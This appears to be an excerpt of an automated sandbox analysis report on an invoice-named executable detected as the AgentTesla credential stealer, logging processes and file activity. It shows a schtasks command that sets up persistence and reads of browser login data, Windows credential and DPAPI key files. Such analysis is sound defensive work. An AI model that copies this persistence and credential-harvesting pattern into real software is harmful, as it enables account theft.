C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	110	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile

Analysis Process: conhost.exe PID: **7084**, Parent PID: **6944**

General

Target ID:	2
Start time:	11:30:07
Start date:	26/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **7076**, Parent PID: **6856**

General

Target ID:	3
Start time:	11:30:07
Start date:	26/05/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\txQleCu" /XML "C:\Users\user\AppData\Local\Temp\tmpEB82.tmp
Imagebase:	0x1340000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEB82.tmp	unknown	2	success or wait	1	134AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpEB82.tmp	unknown	1595	success or wait	1	134ABD9	ReadFile

Analysis Process: conhost.exe PID: **7060**, Parent PID: **7076**

General

Target ID:	4
Start time:	11:30:07
Start date:	26/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: txQleCu.exe PID: **6012**, Parent PID: **1080**

General

Target ID:	5
Start time:	11:30:08
Start date:	26/05/2023
Path:	C:\Users\user\AppData\Roaming\txQleCu.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\txQleCu.exe
Imagebase:	0xf00000
File size:	694272 bytes
MD5 hash:	024997939B7CE9B28382176C0A70CEC8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.440863847.000000000450B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 25%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp3339.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	717E7038	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\txQleCu.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CAC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3339.tmp	success or wait	1	717E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3339.tmp	0	1594	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationInfo>	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\txQleCu.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	72CAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile

Analysis Process: INVOICE_NO._29998172.exe PID: **6032**, Parent PID: **6856**

General

Target ID:	6
Start time:	11:30:09
Start date:	26/05/2023
Path:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\INVOICE_NO._29998172.exe
Imagebase:	0xa80000
File size:	694272 bytes
MD5 hash:	024997939B7CE9B28382176C0A70CEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.629144860.0000000002E91000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.629144860.0000000002E91000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile

Analysis Process: schtasks.exe PID: **6372**, Parent PID: **6012**

General

Target ID:	10
Start time:	11:30:25
Start date:	26/05/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\txQleCu" /XML "C:\Users\user\AppData\Local\Temp\tmp3339.tmp
Imagebase:	0x1340000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

